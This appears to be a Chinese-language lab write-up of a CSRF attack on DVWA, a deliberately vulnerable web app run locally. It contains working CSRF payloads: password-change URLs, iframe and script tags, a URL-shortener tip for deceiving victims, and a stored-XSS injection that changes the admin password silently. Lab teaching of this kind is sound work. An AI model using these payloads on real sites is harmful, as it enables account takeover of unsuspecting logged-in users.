


## 定义



1.登录正常网站A

2.通过登录验证,在用户C的本地产生正常网站A的Cookie;

此时再去访问网站B(被黑客控制的);黑客通过这个网站向用户C发出了一个请求,这个请求是 访问网站A(让用户C访问A,用户自己是不知道的,而A则认为这是C的正常请求,比如我要转账,我要消费,它一看会话建立了,身份通过验证了;而且就是从用户C这里发出的, 而后就执行操作;)

用户C带着 B网站发出的请求带着A网站的cookie访问A;A就认为这是一个正常的请求;A就根据用户的权限处理由B网站发出的请求;黑客句实现了会话劫持的目的;

这个过程里面网站A是有CSRF的漏洞的;

有些网站后台 具有创建管理员账号(或者修改管理员密码这样的功能)这样的功能, 要想访问这个页面,得有管理员权限才可以,现在黑客他就想创建管理员 账号,可以通过CSRF让管理员(如果他正在登录网站管理后台), 管理员访问了黑客网站,黑客网站通过管理员发出一个请求,让其创建一个管理员账号;或者说把管理员账号改了,这个请求通过管理员登录后台!

## 实战

## DVWA中的CSRF

- 选择low级别的CSRF，在Mysql中查询admin当前的密码：

use dvwa;

select user,password from users where user = 'admin';

- 在CSRF的页面中将管理员密码改为123，可以查看到md5值随之改变。

此时的URL：

[http://192.168.80.1/dvwa/vulnerabilities/csrf/?password\\_new=123&password\\_conf=123&Change=Change#](http://192.168.80.1/dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#)

```
Enter password: *****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51b-community-nt-log MySQL Community Edition (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use dvwa
Database changed
mysql> use tables;
ERROR 1049 (42000): Unknown database 'tables'
mysql> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Insecure CAPTCHA

File Inclusion

Message

```
MySQL Command Line Client
mysql> select * from users;
+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password |
| avatar |
+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| http://127.0.0.1/duwa/hackable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f26085367892 |
| http://127.0.0.1/duwa/hackable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69 |
| http://127.0.0.1/duwa/hackable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9 |
| http://127.0.0.1/duwa/hackable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |
| http://127.0.0.1/duwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

```
mysql> select user,password from users where user='admin';
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

可以看到其密码用md5加密了!

下面修改密码:(为123)

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:  
●●●

Confirm new password:  
●●●

Password Changed

发现其已经改了:

```
mysql> select user,password from users where user='admin';
+-----+-----+
| user | password |
+-----+-----+
| admin | 202cb962ac59075b964b07152d234b70 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

这里CSRF的攻击目的就是更改dvwa的密码;

这里将其url复制下来:


```
1 http://192.168.2.59/dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Cha
```

这里用的是get方法传密的;

password\_new 和 password\_conf (这是确认confirm)

其实这里可以直接把这个url修改也可以, 把123对应的几个数字改一波即可!!!

先以管理员权限登录,



下面将这个链接直接发给管理员让其点击:

```
1 http://192.168.2.59/dvwa/vulnerabilities/csrf/?password_new=abcd&password_conf=abcd&Cl
```

192.168.2.59/dvwa/vulnerabilities/csrf/?password\_new=abcd&pa

新手上路 常用网址 JD 京东商城

# DVWA

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:  
Confirm new password:

Change

Password Changed

### More info

[http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)  
<http://www.cgisecurity.com/csrf-faq.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF**
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

```
mysql> select user,password from users where user='admin';
+-----+-----+
| user | password |
+-----+-----+
| admin | e2fc714c4727ee9395f324cd2e7f331f |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Insecure CAPTCHA

Change

Password Changed

发现密码改了,这就是一个典型的csrf攻击!

前提:

- 1.受害者确实已经登录网址A, 并与之建立会话
- 2.A有这个漏洞

## CSRF攻击的实施前提

- 目标网站存在CSRF漏洞。
- 受害者需要保持目标站点的登录活动状态。
- 受害者需要点击钓鱼链接。

I

## CSRF攻击的改进

- 利用短链接工具将URL缩短，增强欺骗性。

www.surl.sinaapp.com

- 将CSRF代码嵌入其它网页：

```
<img src=mm.jpg>
```

```
<iframe
```

```
src="http://192.168.80.142/dvwa/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change#" frameborder="0" width=100 />
```

## CSRF与XSS结合

- 将CSRF代码写入XSS注入点中（最好是存储型）

```
<scriptI  
src="http://192.168.80.142/dvwa/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change#"></script>
```

- 用户触发XSS
- 优点：更加具有隐蔽性，不会出现密码修改界面。

```
1 <script src="xxx" >  
2  
3     </script>  
4
```

这是调用外部js链接；

XSS与CSRF结合其实就是将xss里面的恶意js设置为修改你的登录密码等恶意行为！（这个方法有一个好处：会神不知鬼不觉改你的密码）

如下：

```
1 <script
2 src = "http://192.168.2.59/dvwa/vulnerabilities/csrf/?password_new=123456&password_co
3 ></script>
```

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

## Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

---

## PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based v

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Home

Instructions

Setup

Brute Force

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

hack

Message \*

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 <> DOM

2 / 2 50

过滤样式

元素 {

input, textarea, select {

font: 100% arial,sans-serif;

vertical-align: middle;

继承自 div#main\_body

div#main\_body {

font-size: 13px;

}

}

内联

过滤样式

color

rgb(0, 0, 0)

font-family

arial, sans-serif

font-feature-sett

normal

font-ker

auto

font-language-ov

<tr></tr>

<tr>

<td width="100">Message \*</td>

<td>

<textarea name="mtxMessage" cols="50" rows="3"

maxlength="500"></textarea>

</td>

</tr>

<tr></tr>

</tbody>

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

hack

Message \*

src = "http://192.168.2.59/dwva/vulnerabilities  
/csrf/?password\_new=123456&  
password\_conf=123456&Change=Change#"  
></script>

性能 内存 网络 存储 <> DOM

/ 2 50

过滤样式

元素 {

}

input, textarea, select {

font: 100% arial,sans-serif;

vertical-align: middle;

继承自 div#main\_body

div#main body {

}

}

内联

过滤

color

rgb

font-

arial

font-

norma

font-

而后提交;

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test

Message: This is a test comment.



重新打开一个页面；

Damn Vulnerable Web App (X) Damn Vulnerable Web App (X) +

192.168.2.59/dvwa/vulnerabilities/xss\_s/ 搜索

火狐官方网站 新手上路 常用网址 JD 京东商城

# DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

**XSS stored**

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: hack  
Message:

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

发现其密码是改变了的！

```
| admin | 202cb962ac59075b964b07152d234b70 |
+-----+
1 row in set (0.00 sec)

mysql> select user,password from users where user='admin';
+-----+
| user | password |
+-----+
| admin | e2fc714c4727ee9395f324cd2e7f331f |
+-----+
1 row in set (0.00 sec)

mysql> select user,password from users where user='admin';
+-----+
| user | password |
+-----+
| admin | e10adc3949ba59abbe56e057f20f883e |
+-----+
1 row in set (0.00 sec)

mysql>
```